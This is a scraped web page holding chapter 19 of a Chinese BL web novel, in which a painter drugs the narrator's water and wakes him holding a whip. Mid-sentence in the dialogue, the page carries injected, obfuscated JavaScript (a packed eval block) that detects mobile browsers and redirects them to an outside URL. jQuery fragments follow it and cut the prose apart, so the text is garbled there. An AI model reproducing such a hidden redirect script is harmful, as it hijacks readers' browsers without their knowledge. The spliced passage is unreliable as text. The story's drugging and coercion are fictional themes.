默认冷灰
24号文字
方正启体

19. 真把我当陀螺抽啊

作者:又了个又本书字数:K更新时间:
    一般来说,很少有读者乐意在一本小黄文里看到攻是个穷光蛋。


    因此,关于自己所在小说里的每个攻都很有钱这件事,阳洧表示可以理解。


    季昶能往学校捐几栋楼,那严述租个私人画室不过也是洒洒水而已。


    但当他真的走进严述的画室时,还是难以维持脸上的淡定。


    惊人的宽敞!


    一楼,采光最好的位置,那么大几扇极具艺术气息的拱形大窗户,外加一个豪华卫生间,都是你一个人用?


    河狸吗?空气里弥漫着松节油和颜料的气味,倒是不刺鼻,反而有种沉淀下来的厚重感。


    严述熟稔地打开灯,照亮了室内堆积如山的画作。


    没错,堆积如山。画架、画板、完成或未完成的画作几乎占据了每一面墙和地面空隙。


    有的整齐靠在墙边,有的随意堆叠,有的甚至直接铺在地上等待晾干。


    不想踩到只能蹦着走。


    阳洧一边蹦,一边大致瞄了一下。


    大部分是风景和静物,最多的是各种紧闭的门窗和藤蔓,色彩艳丽。


    透着一丝诡异。


    当然,也有可能是因为阳洧先入为主地认为画的主人是个变态。


    阳洧的目光停在了一幅奇怪的画上。那幅画没有装在画框里,只是用图钉固定在墙上的木板上。


    画面主要由大量凌乱交错的黑色线条构成,层层叠叠,密不透风,像一团无意义的涂鸦。


    但阳洧看进去了。


    在那些看似疯狂的线条深处,他隐隐辨出了三个扭曲的人形轮廓,两个高大的身影将一个矮小的身影夹在中间,禁锢得密不透风。


    “这是以前乱画的,没什么好看的。”


    严述的声音突然在身后响起,离得特别近。


    阳洧被后颈处的气息激起一身鸡皮疙瘩,连忙转过身。


    发现严述表情此时竟带上一丝罕见的慌乱。


    “这画……”阳洧还没说完,严述立马快步上前,有些粗暴地将那幅画从软木板上扯下,迅速翻过去扣在旁边的桌子上。


    “这画就是个练习稿,乱七八糟的,”严述笑笑:“学长别介意,我们开始吧?”


    见人不想聊,阳洧只好放弃:“我需要做什么?”


    “很简单,”严述指了指窗边一张铺着深色绒布的旧沙发,“你靠在那边,像平时休息一样,玩玩手机,或者发呆,都可以。”


    阳洧依言走过去坐下。


    沙发很软,窗外是艺术楼后面的小树林,绿意盎然。


    严述给他倒了杯水。


    然后在画架前支起一块新的画布,直接打开了几个大号的颜料罐。


    再然后,就是在阳洧懵逼的目光中,手指直接插进一罐鲜红色颜料里。


    挖起满满一大坨。


    毫不犹豫地将其重重抹在了画布中央!


    画画是这样开始的吗?


    阳洧抿了口水,有些愣神。


    然后眼睁睁看他用手抓起更多颜料,朱红、深红、赭石、甚至有些发黑的暗红……


    不同层次的红被他用手指、手掌、甚至手侧粗暴地涂抹、拍打、碾压在画布上。


    感觉有哪里不太对劲呢。


    不。


    更准确地来说,哪里都他妈的不对劲。


    按照小说剧情所写,这人此时应该拿画笔勾出一幅色彩温暖的肖像画,再把那幅画作为礼物送给自己以博取初步信任的呀。怎么整成凶杀现场了?


    各种红颜料跟不要钱一样!


    严述的动作没有停。


    动作大开大合,与其说是在绘画,不如说是在进行某种原始的宣泄。


    在粗暴地用手铺陈完那片浓烈如血的底调后,他忽然停了下来。


    胸膛微微起伏,呼吸有些急促,额角已经渗出了一层细密的汗珠。


    然后,他换了一种姿态。


    拿起一支细长的画笔蘸了水,又小心翼翼地蘸取了一点混合好的暖调肤色,鼻尖几乎要贴上画布,动作变得极其细致,与刚才判若两人。窗外似乎出太阳了,透过玻璃朦朦胧胧地打在阳洧身上,让他有些昏昏欲睡。


    严述画得很慢,时不时抬头看一眼不知什么时候闭上眼睛的阳洧,又低头继续雕琢。


    不知不觉间,严述解开了自己衬衫最上面的两颗纽扣,露出一小片胸膛。


    汗水顺着下颌线滑落,滴在画板边缘。


    他的呼吸越来越重,整个人散发出一种毫不掩饰的攻击性。


    画笔移动的沙沙声在寂静中放大。


    他涂抹着,描绘着,时而退后几步眯眼审视,时而又扑上去疯狂添加细节。脸上的表情随着进展而变幻,时而皱眉,时而微笑,时而露出一种痛苦的迷醉。


    兴奋感在他周身弥漫,越来越浓,像不断攀升的温度,握着画笔的手指因为用力而微微颤抖。


    终于,他停下了笔。


    画布上,一片猩红中,一个穿着白纱的赤裸男性已然清晰,被那片浓烈的红彻底包裹、吞噬、融为一体。严述长长地呼出一口气。


    带着释放后的虚脱和满足。


    然后扔下画笔,转过头看向窗边沙发上的阳洧。


    站起身,一步一步地走近,脚步声不疾不徐地回荡。


    还沾着红色颜料的手指抚上阳洧的脸颊。


    “项圈和耳朵怎么;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17067024|195155||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    取了?”指尖向下摸索。


    “你对我很警惕?为什么?”他歪歪头,表情天真,像是在问阳洧,又像是自言自语,“看见我还特意绕了一圈路。”


    然后他又笑了,眼睛眯成一条缝,从沙发旁边摸出一根鞭子:“既然这么警惕,怎么还敢喝我给你的水?”


    ……


    叮铃铃上课了。


    阳洧还趴在硬邦邦的课桌上,脸颊贴着桌面。


    老旧的风扇在头顶吱呀呀地转着,带起一股混合着粉笔灰的味道。


    “安静!”讲台上传来班主任的声音,“待会抽查《过秦论》,我再给最后五分钟时间,抓紧背!背不出来的中午别想吃饭,留堂背到会为止!”教室里瞬间响起一片压抑的哀嚎和翻书声。


    阳洧心里一慌,想赶紧去翻自己的课本,却发现自己根本起不来。


    “阳洧!阳洧!”同桌用胳膊肘轻轻撞他,压低声音,“别睡了!快背啊!老师真会抽人的!”


    阳洧也想背,可眼皮沉重,脑子昏昏沉沉不听使唤。


    身边是急促的翻书声,然后是脚步声。


    高跟鞋的声音不紧不慢,越来越近,越来越清晰。


    班主任下来了!阳洧的心脏疯狂擂鼓,拼命想睁开眼。


    同桌的催促声变成了焦急的耳语:“老师过来了,快到我们这排了!阳洧!快醒醒!”


    脚步声停在了一排之外。


    “王越,你背第一段。”


    阳洧听到前排同学站起来时凳子腿摩擦地面的刺耳声音,然后是结结巴巴的背诵。


    “呃,奋,奋六世之余烈,振长策,呃长策而御宇内,吞二周而亡诸侯,履……屡至尊而制六合?”不远处传来老师不满的冷哼。


    “我再抽一个,接着背。”


    脚步声再次响起。


    一步。


    两步。


    停在了他的课桌旁。


    “阳洧。”


    班主任的声音在头顶响起:“起来。”起来!


    “三。”


    “二。”


    班主任倒数了,快起来啊!


    阳洧在心里疯狂呐喊,用尽全身力气挣扎,牙龈都快咬出血了。然后终于成功睁开眼睛。


    他如释重负地大吼:“执敲扑而鞭笞天下,威振四海!”


    安静。眼前不是教室,也没有班主任和同学。


    只有一个居高临下,手握鞭子的男人。


    四目相对。


    阳洧刚醒过来的昏沉大脑逐渐清晰,瞠目结舌地盯着那根黑色皮鞭。


    严述你什么意思?真想把我当陀螺抽啊?
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)